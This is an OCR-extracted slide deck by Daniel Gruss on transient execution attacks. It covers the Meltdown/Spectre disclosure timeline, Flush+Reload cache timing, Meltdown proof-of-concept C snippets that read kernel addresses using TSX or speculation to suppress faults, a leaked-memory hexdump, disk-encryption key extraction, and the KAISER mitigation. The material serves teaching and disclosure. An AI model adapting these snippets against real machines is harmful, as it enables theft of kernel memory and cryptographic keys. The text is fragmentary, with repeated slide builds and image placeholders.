Transient Execution Attacks

Daniel Gruss

September 12, 2018

Graz University of Technology

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  - discuss whether there might be something like Meltdown
  - conclude that a bug of that dimension would have been found long ago

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- 18.04.2017: KAISER paper was accepted at ESSoS

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- 04.05.2017: Posted KAISER patch to the Linux Kernel Mailing List (LKML)

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- 25.09.2017: Paul (+ Mike?) + Yuval + Genkin + Stefan sit at the same table and discuss speculative execution
- 27.10.2017: Contacted by Intel asking to sign-off the patch

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  - We're surprised they found something different and confused what it is they found

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- 26.12.2017: First call with Jann Horn

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- 27.12.2017: Tom Lendacky (AMD) publicly states “AMD microarchitecture does not allow memory references, including speculative references, that access higher privileged data when running in a lesser privileged mode”

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- 03.01.2018 23:27: We publish Meltdown and Spectre
- 04.01.2018: We ask Anders Fogh to join our collaboration

```
printf("%d", i);
printf("%d", i);
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



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printf("%d", i);
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

Cache miss





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

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

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


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
Cache miss
Cache hit
i
Request
Response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
DRAM access, slow
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
Cache miss
Cache hit
i
Request
Response
No DRAM access, much faster

Shared Memory

ATTACKER


flush

access



VICTIM

access


Shared Memory
ATTACKER
flush
access
cached
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cached
VICTIM
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

VICTIM

access

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ATTACKER

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

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access

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

VICTIM

access

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
ATTACKER

flush

access



VICTIM

access

Shared Memory

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flush

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

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




VICTIM

access

fast if victim accessed data,
slow otherwise

Memory Access Latency





Cache Hits
Cache Misses
Number of accesses
10^7
10^4
10^1
50
100
150
200
250
300
350
400
Access time [CPU cycles]

Out-of-order Execution

```
int width = 10, height = 5;

float diagonal = sqrt(width * width
                      + height * height);
int area = width * height;

printf("Area %d x %d = %d\n", width, height, area);
```


Parallelize
Dependency
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

Instructions are

- fetched and decoded in the front-end

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



Instructions are

- fetched and decoded in the front-end
- dispatched to the backend

Out-of-Order Execution



Instructions are

- fetched and decoded in the front-end
- dispatched to the backend
- processed by individual execution units

```
char data = *(char*)0xffffffff81a000e0;
printf("%c\n", data);
```

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
printf("%c\n", data);
```

```
segfault at ffffffff81a000e0 ip
   0000000000400535
      sp 00007ffce4a80610 error 5 in reader
```

Adapted code

```
*(volatile char*)0;
array[84 * 4096] = 0; // unreachable
```

Flush+Reload over all pages of the array



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

This also works on AMD and ARM!

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  - We can see them for example through the cache
- Give such instructions a name: transient instructions
- We can indirectly observe the execution of transient instructions

- Combine the two things

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

array[data * 4096] = 0;
```

Flush+Reload again...




... Meltdown actually works.



- Flush+Reload over all pages of the array

- Index of cache hit reveals data




- Flush+Reload over all pages of the array

- Index of cache hit reveals data
- Permission check is in some cases not fast enough


I SHIT YOU NOT
THERE WAS KERNEL MEMORY ALL OVER THE TERMINAL

```
e01d8130: 20 75 73 65 64 20 77 69  74 68 20 61 75 74 68 6f | used with autho|
e01d8140: 72 69 7a 61 74 69 6f 6e  20 66 72 6f 6d 0a 20 53 |rization from. S|
e01d8150: 69 6c 69 63 6f 6e 20 47  72 61 70 68 69 63 73 2c |ilicon Graphics,|
e01d8160: 20 49 6e 63 2e 20 20 48  6f 77 65 76 65 72 2c 20 | Inc.  However, |
e01d8170: 74 68 65 20 61 75 74 68  6f 72 73 20 6d 61 6b 65 |the authors make|
e01d8180: 20 6e 6f 20 63 6c 61 69  6d 20 74 68 61 74 20 4d | no claim that M|
e01d8190: 65 73 61 0a 20 69 73 20  69 6e 20 61 6e 79 20 77 |esa. is in any w|
e01d81a0: 61 79 20 61 20 63 6f 6d  70 61 74 69 62 6c 65 20 |ay a compatible |
e01d81b0: 72 65 70 6c 61 63 65 6d  65 6e 74 20 66 6f 72 20 |replacement for |
e01d81c0: 4f 70 65 6e 47 4c 20 6f  72 20 61 73 73 6f 63 69 |OpenGL or associ|
e01d81d0: 61 74 65 64 20 77 69 74  68 0a 20 53 69 6c 69 63 |ated with. Silic|
e01d81e0: 6f 6e 20 47 72 61 70 68  69 63 73 2c 20 49 6e 63 |on Graphics, Inc|
e01d81f0: 2e 0a 20 2e 0a 20 54 68  69 73 20 76 65 72 73 69 |.. .. This versi|
e01d8200: 6f 6e 20 6f 66 20 4d 65  73 61 20 70 72 6f 76 69 |on of Mesa provi|
e01d8210: 64 65 73 20 47 4c 58 20  61 6e 64 20 44 52 49 20 |des GLX and DRI |
e01d8220: 63 61 70 61 62 69 6c 69  74 69 65 73 3a 20 69 74 |capabilities: it|
e01d8230: 20 69 73 20 63 61 70 61  62 6c 65 20 6f 66 20 0a | is capable of. |
e01d8240: 62 6f 74 68 20 64 69 72  65 63 74 20 61 6e 64 20 |both direct and |
e01d8250: 69 6e 64 69 72 65 63 74  20 72 65 6e 64 65 72 69 |indirect renderi|
e01d8260: 6e 67 2e 20 20 46 6f 72  20 64 69 72 65 63 74 20 |ng.  For direct |
e01d8270: 72 65 6e 64 65 72 69 6e  67 2c 20 69 74 20 63 61 |rendering, it ca|
e01d8280: 6e 20 75 73 65 20 44 52  49 0a 20 6d 6f 64 75 6c |n use DRI. modul|
e01d8290: 65 73 20 66 72 6f 6d 20  74 68 65 20 6c 69 62 67 |es from the libg|
```



Terminal

File Edit View Search Terminal Help

```
mschwarz@lab06:~/Documents$
```

- Basic Meltdown code leads to a crash (segfault)

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

Fault Handling

Fault Suppression

Fault Prevention

- Intel TSX to suppress exceptions instead of signal handler


```
if(xbegin() == XBEGIN_STARTED) {
  char secret = *(char*) 0xffffffff81a000e0;
  array[secret * 4096] = 0;
  xend();
}

for (size_t i = 0; i < 256; i++) {
  if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
    printf("%c\n", i);
  }
}
```


- Speculative execution to prevent exceptions

```
int speculate = rand() % 2;
size_t address = (0xffffffff81a000e0 * speculate) +
                 ((size_t)&zero * (1 - speculate));
if(!speculate) {
  char secret = *(char*) address;
  array[secret * 4096] = 0;
}

for (size_t i = 0; i < 256; i++) {
  if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
    printf("%c\n", i);
  }
}
```



- Improve the performance with a NULL pointer dereference




- Improve the performance with a NULL pointer dereference


```
if(xbegin() == XBEGIN_STARTED) {
  *(volatile char*) 0;
  char secret = *(char*) 0xffffffff81a000e0;
  array[secret * 4096] = 0;
  xend();
}
```


SO YOU ARE TELLING ME
YOU CAN DUMP THE MEMORY STORED IN L1?
imgflip.com



WHAT IF I TOLD YOU
YOU CAN LEAK THE ENTIRE MEMORY
imgflip.com



- Assumed that one can only read data stored in the L1 with Meltdown



- Assumed that one can only read data stored in the L1 with Meltdown
- Experiment where a thread flushes the value constantly and a thread on a different core reloads the value



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

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

- Assumed that one can only read data stored in the L1 with Meltdown
- Experiment where a thread flushes the value constantly and a thread on a different core reloads the value
  - Target data is not in the L1 cache of the attacking core
- We can still leak the data at a lower reading rate
- Meltdown might implicitly cache the data


I'LL JUST QUICKLY DUMP THE
ENTIRE MEMORY VIA MELTDOWN
imgflip.com

- Dumping the entire physical memory takes some time

- Dumping the entire physical memory takes some time
  - Not very practical in most scenarios

- Dumping the entire physical memory takes some time
  - Not very practical in most scenarios
- Can we mount more targeted attacks?

- Open-source utility for disk encryption

- Open-source utility for disk encryption
- Fork of TrueCrypt

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
- Fork of TrueCrypt
- Cryptographic keys are stored in RAM

- Open-source utility for disk encryption
- Fork of TrueCrypt
- Cryptographic keys are stored in RAM
  - With Meltdown, we can extract the keys from DRAM



File Edit View Search Terminal Help
attacker@meltdown ~/exploit %
File Edit View Search Terminal Help
victim@meltdown ~ %


Take the kernel addresses...

- Kernel addresses in user space are a problem


Take the kernel addresses...

- Kernel addresses in user space are a problem
- Why don't we take the kernel addresses...





- ...and remove them if not needed?



- ...and remove them if not needed?
- User accessible check in hardware is not reliable


Kernel **A**ddress **I**solation to have **S**ide channels **E**fficiently **R**emoved

KAISER /ˈkʌɪzə/


1. [german] Emperor, ruler of an empire
2. largest penguin, emperor penguin

Kernel **A**ddress **I**solation to have **S**ide channels **E**fficiently **R**emoved

